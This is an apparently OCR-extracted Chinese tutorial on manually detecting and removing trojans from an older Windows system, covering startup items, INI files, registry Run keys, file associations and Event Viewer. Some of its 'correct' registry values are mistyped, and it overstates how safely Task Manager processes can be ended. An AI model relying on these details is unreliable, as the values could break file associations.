第1步：立刻退出QQ、MSN，断开网络（必要时开通）并在保证系统安全之前不要登录，以防止被人盗号或者使用你的帐号为非作歹、发送广告等。

第2步：按CTRL+ALT+DEL调出任务管理器，查看有什么可疑程序在运行。如果发现了可疑进程务必多加注意，通常来讲，凡是在任务管理器里显示的程序都不会对系统的基本运行造成负面影响（我的意思是指结束这些进程后不会影响系统的正常运行，因为系统进程在这里是禁止结束的），所以我们可以关闭这些可疑的进程，然后再看看系统是否在哪方面恢复了正常。如果发现有多个名字相同的程序在运行，而且会随时间的增加而增多，那么这也是一种可疑的现象，也要特别注意。如果是在连入Internet或是局域网后才发现这些现象的话，不要怀疑，动手查看一下吧！一般情况下，SYSTEM和NETWORK SERVICE用户不用怀疑为病毒，如果发现某个进程不是以上两个用户名而又和它们的名字相同或相似，那就是可疑进程，有可能是木马仿冒的进程，注意“o”、“0”、“1”、“l”等相似的字符。还有一些和你打开的程序没任何联系的也算是可疑的进程，都可以结束掉。

第3步：将杀毒软件升级到最新，对系统进行全面的检查。手动查杀固然管用，但毕竟是个体力活儿。手动查杀大多针对于未知的木马病毒，对于早已流行的病毒，就交给杀毒软件去处理吧！

第4步：打开我的电脑，点击“工具”→“文件夹选项”→“查看”，把“隐藏受保护的操作系统文件（推荐）”和“隐藏已知文件类型的扩展名”这两项前的勾取消掉，以方便查看，如图1。

第5步：win.ini、system.ini、注册表等都是木马藏身的好地方，木马经常会通过win.ini和system.ini来加载自己。在Windows系统中，win.ini和system.ini这两个系统配置文件都存放在windows目录下，我们可以直接使用记事本打开它们，也可以通过“开始”-“运行”来查看，对于新手我推荐使用这种方法，只要在“运行”栏输入“msconfig”，点击“确定”按钮后就会打开系统配置实用程序，在这儿我们方便的查看win.ini、system.ini以及系统启动项等，如图2，图3。




图1




图2




图3

第6步：查看Windows目录下的SYSTEM.INI文件，这里存放有系统本身和外加的驱动程序。外加的驱动程序一般都使用全路径，比如device=c:\windows\system32\tianyangdemeng.exe（这里只是打个比方，外加驱动只能作为病毒的参考，但也可能是正常软件运行所加载的驱动）。

第7步：查看开始菜单中的“程序”→“启动”。这里也是启动Windows后自动执行的程序，如果有的话，它就是在“C:\Documents and Settings\XXXX\「开始」菜单\程序\启动”目录下的，将它保存在较安全的地方后再删除，需要恢复时在保存回来恢复即可。

第8步：在“开始”→“运行”栏输入**MSCONFIG**，查看是否有可疑的启动项，如图4。可能会有读者问了，在上边第7步中不是已经提到了启动项了吗？其实，这两个启动是不相同的，我们分别使用这两种方法查看一下就会发现不同之处了。

第9步：查看注册表，在“开始”→“运行”栏输入**REGEDIT**启动注册表编辑器，如图5。

先对注册表进行备份，然后在查看注册。一定要养成这个习惯，在修改文件时，对自己没有把握的可以先进行备份，然后到




图4

百度查找一下，基本上就会找到答案了。下面的四个地方是常见的启动项和文件关联：

查看HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices和Run项，查看有没有可疑的程序。

查看HKEY_CLASSES_ROOT\EXEFILE\SHELL\OPEN\COMMAND，查看是否有.EXE文件关联的木马，正确值为"%1"%*

查看HKEY_CLASSES_ROOT\INFFILE\SHELL\OPEN\COMMAND，查看是否有.INF文件关联的木马，正确值为%"SYSTEM ROOT%\SYSTEM32\NOTEPAD.EXE%1

查看HKEY_CLASSES_ROOT\TXTFILE\SHELL\OPEN\COMMAND，查看是否有.TXT文件关联的木马，正确值为%SYSTEM ROOT%\SYSTEM32\NOTEPAD.EXE%1




图5

第10步：对于Windows中的执行文件.exe、.com……它们都有可能是黑客放置的病毒或是病毒的携带者。在系统正常的时候，把以上文件做一个备份（这里是指系统文件，比如对刚安装好的系统备份一下windows目录的可执行文件和DLL文件，方便以后的替换），需要的时候就可以替换回去，或者是弄个一键Ghost恢复之类的，可以及时备份和恢复系统。

第11步：在Windows目录下，查看有没有一个名为Winstart.bat的文件，这个文件是和Autoexec.bat类似的一个自动批处理文件，不过它只能在Windows下工作而不能在DOS下使用。仔细看看有没有什么你不知道的驱动程序，把它记录下来到百度查询一下，一般这个自动批处理文件是不会被用到的。

第12步：查看c:\autoexec.bat与c:\config.sys，这两个文件中有一些系统所需要的驱动程序，看看有没有什么可疑的驱动程序。但要记住，轻易不要修改这两个文件，更绝不能删除！网上有删除这两个文件就能防止病毒开机自启动的传言，纯属胡说八道，千万别删，删除后确实病毒开机不会启动，因为删除后都开不了机了。

第13步：在“我的电脑”上点鼠标右键，选择“事件查看器”，或者在“开始”→“运行”栏输入**eventvwr.msc**来查看安全日志，看看其中有没有什么可疑的内容，如图6。里面就包含了事件查看器，打开它，我们会看到一个弹出窗口，在窗口的左面列表中有三个项目：应用程序，安全，系统。如果我们想寻找一个错误，先要在左面的列表内单击一个项目，比如说系统，然后在右面的大窗口内就会显示相关的系统信息，里面显示的内容包括三个类型：信息（蓝色感叹号），警告（黄色三角标志感叹号），错误（红色圆形X）。假如某台计算机在系统的项目内有不少错误标志的内容，如何查看呢？双击右面那个错误，就会弹出一个窗口，在这个窗口里告诉了我们这个错误的产生时间，事件ID以及相关解释，还给出了一个链接，点击这个链接就会打开系统的帮助和支持中心，里面有更详细的解释和解决方法，并且会给出在微软的知识文库中会对应哪一项，还会给出知识文库中对应的号码，单击号码就可以连接到微软帮助中心，绝大多数情况都可以解决问题的。系统蓝屏的错误也会包含在这个事件查看器里面。




图6

